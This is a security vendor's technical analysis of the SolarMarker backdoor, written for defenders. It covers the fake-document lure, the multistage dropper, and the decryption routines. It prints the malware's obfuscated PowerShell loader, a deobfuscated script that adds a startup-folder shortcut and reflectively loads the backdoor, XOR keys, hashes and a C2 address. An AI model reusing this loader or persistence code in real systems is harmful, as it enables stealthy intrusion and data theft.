A Technical Analysis of SolarMarker Backdoor

crowdstrike.com/blog/solarmarker-backdoor-technical-analysis/

Tom Simpson - Tom Henry - Seb Walla

February 8, 2021

In this blog, we take a look at a recent detection that was blocked by the CrowdStrike Falcon® platform's next-generation antivirus (NGAV). SolarMarker* backdoor features a multistage, heavily obfuscated PowerShell loader, which leads to a .NET compiled backdoor being executed. This blog details how the CrowdStrike Falcon Complete™ team detected the binary using the Falcon UI, our deobfuscation of the initial stages, and how we collaborate with the CrowdStrike Intel team to conduct further analysis and protect our customers from emerging threats.

Falcon Complete Triage

On Oct. 12, 2020, the Falcon Complete team began receiving detections for likely malicious PowerShell scripts affecting multiple customer environments. Falcon Prevent™ NGAV prevented the processes from running because the script displayed characteristics common to other known malicious scripts.



Figure 1. Falcon UI showing detection and prevention. (Click to enlarge)

Command lines associated with the detections were immediately flagged as suspicious because they were executing the contents of a temporary file, then removing the file immediately after running.

COMMAND LINE

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ep bypass -comma
nd "$p='C:\Users\User\AppData\Local\Temp\843a82b360b2b162bc36fd97853d58a9.tx
t';$c=get-content $p;remove-item $p;iex $c"
```

Figure 2. SolarMarker PowerShell command line

Examination of this activity through Falcon's Process Explorer tree raised additional red flags due source of the detection being files downloaded via web browsers that were executable but masquerading as document files.



Figure 3. Process Explorer showing SolarMarker process execution chain and prevention. (Click to enlarge)

When reviewing the installer executable details

(`SHA256:3e99b59df79d1ab9ff7386e209d9135192661042bcdf44dde85ff4687ff57d01`),

it was observed that the files were signed by a seemingly unrelated certificate signer with a recent first-seen date.



Figure 4. SolarMarker related certificate details

Researching the installer executable in public malware repositories established that the file was first uploaded a few days beforehand. Suspicions were further raised by the large file size (114MB) along with the executable masquerading as a Microsoft Word document. These suggested possible attempts to evade antivirus detection.



Figure 5. SolarMarker installer executable icon

The installer also dropped legitimate binaries such as an application called “Docx2Rtf” (a known document converter) and a demo of “Expert PDF.” The Falcon Complete team concluded that the technique was used to convince victims that they had downloaded a corrupt document or required additional software to view the document.



Figure 6. Docx2rtf Application

Further triage was performed using Falcon's Real Time Response (RTR) mechanism to connect to an affected system and directly examine the PowerShell file referenced in the detection command line. The script performed an XOR decryption of data contained in a second similarly named text file that, when decoded, contained another obfuscated PowerShell script.

```
$a7d2efddb0e431b9f54620b2a8e1d.SaVe();
}}FiNAllY{}}$a7b058c9d944fdbf50b56861b7942=[sYstem.COnvert]::tobase64StRiNG([syStEm.TEXT.enCodiNG]::uTF8.GeTbYTES($a8183c10dff4c3859710e068164d2));
$a0b6305881444f9a9256e68a38233=("$"+"aa27a429c244b48d7d094ed206518=$"+"env:aPpdata+'\MicroSOfT\WINdOWS\staRt meNU\PROgRAmS\STaRtuP\a7f9214c3844f0a883268d3853ba7.LNK';
If(-Not(teST-PaTh $"+"aa27a429c244b48d7d094ed206518)){$"+"a98e1432d8147bbbf48aa13b02c7a=nEW-oBJect -COmOBJECt WscrIpt.shElL;
$"+"ab2afc74de6489949a25fdf147aa7=$"+"a98e1432d8147bbbf48aa13b02c7a.CREaTESHortCUt($"+"aa27a429c244b48d7d094ed206518);
$"+"ab2afc74de6489949a25fdf147aa7.WIndowstyle=7;
$"+"ab2afc74de6489949a25fdf147aa7.TaRgeTpAtH='"+$a28bbb9b5d94dd98033077fe56139+".cMd';
$"+"ab2afc74de6489949a25fdf147aa7.SaVE();
};
IF((GeT-PRocess -nAME '*PoWeRsHeLl*').cOUNt -LT 15){$"+"af9b4cf140f4b6bb4322cfeb24146='").ToLOWEr()+"XlA7P25AfkVNcUBzKnJgXk5FbXk+VmNsfHdXcVoOdlkpIX5vVXh3cHVlK2h+aGxSTkz3
$"+"a92a5bfbe9d43281551369d018e32=[sYsTeM.iO.fiLE]::REaDaLlbYtes([sYsTEm.text.enCoDing]::utf8.gETStRiNg([sYSTEm.CoNveRt]::FROmBASe64STringG('").toLOwEr()+$a7b058c9d944fdbf
For($"+"a71809a2d0947cb909527a3d22e75=0;
$"+"a71809a2d0947cb909527a3d22e75 -lt $"+"a92a5bfbe9d43281551369d018e32.CounT;
){for($"+"a579706c9b7420b0af8fd667a6210=0;
$"+"a579706c9b7420b0af8fd667a6210 -lt $"+"af9b4cf140f4b6bb4322cfeb24146.LengTH;
$"+"a579706c9b7420b0af8fd667a6210++){$"+"a92a5bfbe9d43281551369d018e32[$"+"a71809a2d0947cb909527a3d22e75]=$"+"a92a5bfbe9d43281551369d018e32[$"+"a71809a2d0947cb909527a3d2
$"+"a71809a2d0947cb909527a3d22e75++;
iF($"+"a71809a2d0947cb909527a3d22e75 -gE $"+"a92a5bfbe9d43281551369d018e32.CouNt){$"+"a579706c9b7420b0af8fd667a6210=$"+"af9b4cf140f4b6bb4322cfeb24146.lenGTh}};
[system.refleCtioN.ASseMbly]::LOAd($"+"a92a5bfbe9d43281551369d018e32);
[d.m]::run()}").ToLOwEr();
$a8c834efefe4658678c3fd600c71c='@cmd /C POWErsheLL -WiNdowstyLE HiDDeN -ep bYpaSs -commAnd "'.ToLOWEr()+$a0b6305881444f9a9256e68a38233+'"';
$a8c834efefe4658678c3fd600c71c|SET-content ($a28bbb9b5d94dd98033077fe56139+".cmd") -eNCODInG OEm;
```

Figure 7. SolarMarker PowerShell obfuscation. (Click to enlarge)

Although these processes were being blocked by the Falcon sensor, the Falcon Complete team decoded multiple levels of obfuscation and encryption and confirmed that the PowerShell script was malicious.

The analysis identified persistence mechanisms and a command and control (C2) IP address within the decrypted payload of the script. Using these indicators of compromise (IOCs), the Falcon Complete team was able to verify that the malware was successfully blocked in all customer environments.

```
DR/1.0
4qMpLcYfVM4eimGl4Qz7cxPiafbL9edWpM10
http://45.135.232.131
JSON error!
Win32_ComputerSystem.Name='{0}'
Workgroup
NT 3.51
NT 4.0
2000
Vista
Windows
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
userprofile
AppData
Roaming
solarmarker.dat
```

Figure 8. Strings from SolarMarker payload

The investigation did not establish any clear link between targeted customers: The malware appeared across multiple different verticals, in different regions and countries, and affected customers of various sizes. Initially, the infection vector appeared to be from phishing, but no strong correlation with email client activity was observed, which usually occurs during phishing campaigns.

In the initial analysis, the Falcon Complete team could not link the malicious files to any known malware families or threat actor campaigns and engaged the CrowdStrike Intelligence team to investigate further.

CrowdStrike Intel Analysis

Based on observed filenames in public malware repositories (e.g., `Advanced-Mathematical-Concepts-Precalculus-With-Applications-Solutions.exe`) and Falcon telemetry, the hypothesis is that the malware is delivered as a fake document download targeting users performing web searches for document files. CrowdStrike has observed a number of Google Sites hosted pages as lure sites for the malicious downloads. These sites advertise document downloads and are often highly ranked in search results. The use of Google Sites suggests attempts by the threat actors to increase search ranking.

The malware installer filenames and lure sites have only been observed in English so far, and based on Falcon telemetry, it is clear that SolarMarker is most prevalent in Western countries, especially in the U.S.



Figure 9. SolarMarker Infection Distribution

The executable with SHA256 hash

`3e99b59df79d1ab9ff7386e209d9135192661042bcdf44dde85ff4687ff57d01`

is an Inno Setup Installer. This program is the first stage in a multi-stage dropper chain leading to the SolarMarker backdoor. Figure 10 gives an overview of the malware's dropper chain.



Figure 10. Overview of the SolarMarker Dropper Chain

The installer uses Inno Setup's Pascal Scripting feature to customize its actions. It will first extract two temporary files to `%Tmp%\<unique>.tmp\<filename>`, where `<unique>` is a unique directory name. The two files are the following:

Filename	SHA256 hash
Docx2Rtf.exe	`caf8e546f8c6ce56009d28b96c4c8229561d10a6dd89d12be30fa9021b1ce2f4`
waste.dat	`d730b47b0e8ce6c093fb492d2483a45f8bc93cac234a592d34c09945653daf4d`

Both files will be deleted once the installer completes. The file `Docx2Rtf.exe` is the document converter Docx2Rtf version 4.4, a benign file. The file `waste.dat` is 112 MB in size, but contains only zero bytes, indicating that the file was only included in the installer to increase its size, which is known to prevent detection by some security products. Once these two files are extracted, `Docx2Rtf.exe` is executed and the

installer sleeps for five seconds. Then the installer checks if it is executed on one of its targeted operating system (OS) versions and exits if not. The targeted versions are Windows 8.1, Windows Server 2012 R2, Windows 10 and Windows Server 2016. After being certain about the OS, the installer decrypts a third stage and writes it to `%Temp%\<random>.txt`, where `<random>` is a random 32-character hexadecimal string. The third stage is encrypted twice with different keys, and the installer will only decrypt it once. The decryption function named `DECRYPTPS` takes in a hex-encoded-encrypted blob and a string-based key and performs a simple XOR operation. The function can be replicated in Python as follows:

```
def decryptps(enc_payload,key):
     enc_payload = unhexlify(enc_payload)
     key = key.encode("utf-8")
     res=""
     for i in range(0,len(enc_payload)):
          cur_enc_byte=enc_payload[i]
          key_byte = key[i%len(key)]
          decrypted_byte = cur_enc_byte ^ key_byte
          res += chr(decrypted_byte)
     return res
```

After saving the one-time-decrypted third stage, the installer writes a second-stage PowerShell script to `%Temp%\<random>.txt` and executes it. This second stage contains the path to the previously written third stage.

Second Stage

The second stage's sole purpose is decrypting the one-time-decrypted third stage written by the installer. All PowerShell scripts observed throughout the dropper chain use the same decryption algorithm, which in Python looks as follows:

```
def powershell_xor_decrypt(base64_encoded_payload,key):
     encrypted_payload=base64.b64decode(base64_encoded_payload)
     key=key.encode("utf-8")
     res=""
     for i in range(0,len(encrypted_payload)):
          cur_enc_byte=encrypted_payload[i]
          key_byte=key[i%len(key)]
          decrypted_byte= cur_enc_byte ^ key_byte
          res += chr(decrypted_byte)
     return res
```

The second stage will use the above algorithm to Base64-decode the one-time-decrypted third stage and XOR it with the following key: `ZleyoPSJVRHxIWGgnjbYmKUOvfQTsqMXhCtpzkdirBELcaDNwuAF`. The decrypted third stage is subsequently executed using `Invoke-Expression`.

Third Stage

The third stage drops a fourth stage to `%AppDaTa%\Microsoft\<RND4>\<RND8>.cmd` where `<RND4>` and `<RND8>` are four and eight random characters, respectively.

Additionally, the third stage writes the Base64-decoded backdoor to `%AppDaTa%\microsoft\<RND4>\<RND52>` where `<RND4>` and `<RND52>` are four and 52 random characters, respectively. This Base64-decoded backdoor has the following SHA256 hash:

`45ea9b5697517f7bdc5af83c62bb8de7821baef9463c466cfc0e881f21c32011`

Furthermore, the third stage modifies shortcuts (.LNK files) on the desktop of the current user and .LNK files that are shared by all users on their desktop. The third stage will alter some, but not all shortcuts to also execute a third stage, which is discussed below. A shortcut is changed only if its target path points to an existing file that has a file extension. Additionally, the shortcut is only modified when this target path does not contain the substring `cmd.exe`. Also, shortcuts with arguments are not altered. All other shortcuts are modified to execute their original target using `cmd.exe` but additionally run a fourth stage. Once the shortcuts have been modified, the third stage executes the fourth stage directly.

Fourth Stage

The following is a deobfuscated version of the fourth stage:

```
$path_to_persist=$env:appdata+'\microsoft\windows\start menu\programs\startup\a7f9214c3844f0a883268d3853ba7.lnk';
If(-not(test-path $path_to_persist)){
     $wscript_shell=new-object -comobject wscript.shell;
     $shortcut=$wscript_shell.createshortcut($path_to_persist);
     $shortcut.windowstyle=7;
     $shortcut.targetpath=<path to fourth stage>;
     $shortcut.save();
};
If((get-process -name '*powershell*').count -lt 15){

$xor_key="XlA7P25AfkVNcUBzKnJgXk5FbXk+VmNsfHdXcVo0dlkpIX5vVXh3cHVlK2h+aGxSTkZ3MjdWYXB8NkFVdCtCNTFvVHNQb3pPU00ycUA5YGF1OX5+XnBgZmVzcW


$decrypted_backdoor[system.io.file]::readallbytes([system.text.encoding]::utf8.getstring([system.convert]::frombase64string('QzpcVXN

     For($i=0;$i -lt $decrypted_backdoor.count;){
          For($j=0;$j -lt $xor_key.length;$j++){
               $decrypted_backdoor[$i]=$decrypted_backdoor[$i] -bxor $xor_key[$j];
               $i++;
               If($i -ge $decrypted_backdoor.count){
                    $j=$xor_key.length
               }
          }
     };
     [system.reflection.assembly]::load($decrypted_backdoor);
     [d.m]::run()
}
```

This script establishes persistence by creating a shortcut under the following path:

`%AppData%\microsoft\windows\startmenu\programs\startup\a7f9214c3844f0a883268d3853ba7.lnk`

This shortcut then points to the fourth stage itself. Once persistence has been established, the fourth stage then Base64-decodes a path to the Base64-decoded backdoor. Recall that the Base64-decoded backdoor had been written to `%AppDaTa%\microsoft\<RND4>\<RND52>` by the third stage. In the presented fourth stage sample, this Base64-encoded path is:

`QzpcVXNlcnNcZXhhbXBsZV91c2VyXEFwcERhdGFcUm9hbWluZ1xNSUNyb1NPZlRcU1lIclxPRnJTR1ZkVFdheGttS0llQW5Vb1p3Y0N5dmlzYlFOcVJ6dXB`

which decodes to the following path:

`C:\Users\example_user\AppData\Roaming\MICroSOfT\SYHr\OFrSGVdTWaxkmKIeAnUoZwcCyvisbQNqRzupJEhPgMjtXfDLlHYB`

The file referenced by this path is read and then XORed with the following key:

`XlA7P25AfkVNcUBzKnJgXk5FbXk+VmNsfHdXcVo0dlkpIX5vVXh3cHVlK2h+aGxSTkZ3MjdWYXB8NkFVdCtCNTFvVHNQb3pPU00ycUA5YGF1OX5+XnBgZmV`

The result of this decryption is a .NET executable with the following SHA256 hash:

`ceb42fea3be898251028e2c5128a69451212bcb48a4871454c60dc2262426677`

Finally, the fourth stage loads the executable as .NET assembly and calls the `D::M.Run` method.

Backdoor

This Run function is the entry point of the SolarMarker backdoor (alias C2 Jupyter client). Initially, the backdoor generates a 32-byte random string as a victim ID and saves it under `%AppData%\AppData\Roaming\solarmarker.dat`. Additionally, the malware collects information about the computer and sends an initial request to its C2 server at `http[:]//45.135.232[.]131`. Communication between the backdoor and its C2 servers is facilitated via a JSON-like protocol where each message is encrypted using the following hardcoded XOR key:

`4qMpLcYfVM4eimGl4Qz7cxPiafbL9edWpM1O`

Once encrypted, messages are Base64-encoded and sent via a POST request to the C2 server. The initial message contains the following information:

Key	Description
